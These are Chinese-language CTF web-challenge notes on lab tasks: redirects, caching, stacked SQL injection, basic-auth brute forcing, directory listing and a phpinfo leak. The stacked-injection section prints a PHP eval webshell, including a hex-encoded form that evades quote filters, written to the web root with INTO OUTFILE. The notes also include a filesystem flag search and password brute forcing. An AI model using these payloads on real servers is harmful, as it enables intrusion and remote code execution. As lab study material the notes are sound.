实验环境

组件	版本/选择
操作系统	Windows 10
靶场应用	ctfshow
测试浏览器	Coogle
测试工具	burp suite，VM，cpolar

一、302跳转

1.题目基本信息

题目来源： ctfhub


题目名称： 302跳转

题目分类： web

2.解题步骤

点击give me flag没有反应

抓包一手，发现中间还有一个，获得flag



3.使用工具

burpsuite

4.知识

> 很多新手在做题时，发现页面“闪”了一下就跳到了主页，却没看到 Flag。
>
> - **原因**：Flag 可能就藏在那个 **302 响应包的正文（Body）**里。
> - **现象**：浏览器速度太快，它收到 302 后直接去请求新地址了，不会把第一个请求的响应内容展示给你看。

二、响应包源码

1.题目基本信息


题目来源： ctfshow

题目名称： 布尔盲注爆破


题目分类： web

2.解题步骤

发现响应码是304，说明存在缓存



删去If-None-Match和If-Modified-Since，添加Cache-Control:no-cache



3.使用工具

burpsuite

4.知识

304状态码
用于提示客户端缓存的资源在上次请求后未发生改变，服务器不再返回资源内容

浏览器向服务器发送带有 `If-Modified-Since` 或 `If-None-Match`（ETag）的 GET 请求。如果服务器检查发现资源自上次请求后未更新，则返回 304，不携带数据体。

1. **删除缓存相关的请求头：**
   在左侧的请求包里，找到并直接**删掉**这两行：
   - `If-Modified-Since: ...`
   - `If-None-Match: ...`
2. **添加强制不缓存头（可选但稳妥）：**
   在请求头里加入：
   `Cache-Control: no-cache`

三、无

1.题目基本信息

题目来源： CTFshow

题目名称： 堆叠注入写Shell

题目分类： web

2.解题步骤

3.payload的构造

4.工具

burpsuite

5.知识

反斜杠是为了“逃逸”单引号的束缚，而井号是为了“处理”剩下的垃圾代码

查找命令`find / -name "*flag*" 2>/dev/null`

0x3c3f706870206576616c28245f504f53545b315d293b3f3e
这里运用了十六进制编码，绕过单引号过滤（正常状况要用单引号）
例如：
正常：
`SELECT "<?php eval($_POST[1]);?>" INTO OUTFILE "/var/www/html/1.php";`
现在：
`SELECT 0x3c3f706870206576616c28245f504f53545b315d293b3f3e INTO OUTFILE "/var/www/html/1.php";`

四、基础认证

1.题目基本信息


题目来源：ctfshow

题目名称： WAF绕过


题目分类：web

2.解题步骤


对前面的文档抓包没有发现什么端倪，进入这个页面让我填写资料
由于这是`<script>`先尝试了一下XSS，发现失败，那就根据提示去爆破




对上传的请求抓包，发现有被base64编码过的内容，解码发现是我上传的1:1



添加payload，用户名设置为admin，密码则直接用密码本爆破



这里对payload base64编码一下



成功获得flag

五、目录遍历

1.题目基本信息

题目来源：ctfshow

题目名称： WAF绕过

题目分类：web

2.解题步骤

发现是个目录，并且提示我flag位置

Index of /flag_in_here/1

Name	Last modified	Size	Description
Parent Directory		-	
1/	2026-03-30 06:56	-	
2/	2026-03-30 06:56	-	
3/	2026-03-30 06:56	-	
4/	2026-03-30 06:56	-	

Apache/2.4.38 (Debian) Server at challenge-1b14527012465428.sandbox.ctfhub.com Port 10800

用python脚本扫描目录获得内容

摩斯电码.py　图片识别.py　简单RSE.py　幂数加密.py　做题2.py　builtins.py　转轮.py

```python
import ...

base_url = "http://challenge-1b14527012465428.sandbox.ctfhub.com:10800/flag_in_here/"


def find_flag(url):  2 用法
    try:
        res = requests.get(url)
        # 匹配目录 (以 / 结尾)
        dirs = re.findall( pattern: r'href="(.+?/)"', res.text)
        for d in dirs:
            if d != '../' and d != '/flag_in_here/':
                find_flag(url + d)

        # 匹配文件 (通常是 flag.txt 或类似)
        files = re.findall( pattern: r'href="(.+?\.txt)"', res.text)
        for f in files:
            file_url = url + f
            print(f"[*] 发现文件: {file_url}")
            print(f"[!] 内容: {requests.get(file_url).text}")
    except:
        pass


print("开始深度搜索...")
find_flag(base_url)
```

PythonProject　正在更新索引

六、phpinfo

1.题目基本信息


题目来源：ctfshow

题目名称： WAF绕过

题目分类：web

2.解题步骤

寻找一下flag，获得



flag 2/3

Additional Modules

Module Name

Environment

Variable	Value
APACHE_RUN_DIR	/var/run/apache2
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR	/var/lock/apache2
LANG	C
APACHE_RUN_USER	www-data
APACHE_RUN_GROUP	www-data
APACHE_LOG_DIR	/var/log/apache2
PWD	/
FLAG	ctfhub{4794859e5a164912bcb518b8}

PHP Variables

Variable	Value
$_SERVER['HTTP_HOST']	challenge-fe8039ebd8dcc32f.sandbox.ctfhub.com:10800
$_SERVER['HTTP_X_REAL_IP']	221.7.112.22
$_SERVER['HTTP_X_FORWARDED_FOR']	221.7.112.22
$_SERVER['HTTP_CONNECTION']	close
$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
$_SERVER['HTTP_ACCEPT']	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
$_SERVER['HTTP_ACCEPT_LANGUAGE']	zh-CN,zh;q=0.9,en;q=0.8
$_SERVER['HTTP_REFERER']	http://challenge-fe8039ebd8dcc32f.sandbox.ctfhub.com:10800/
$_SERVER['HTTP_UPGRADE_INSECURE_REQUESTS']	1
$_SERVER['PATH']	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

七、网站源码


1.题目基本信息

题目来源：ctfshow

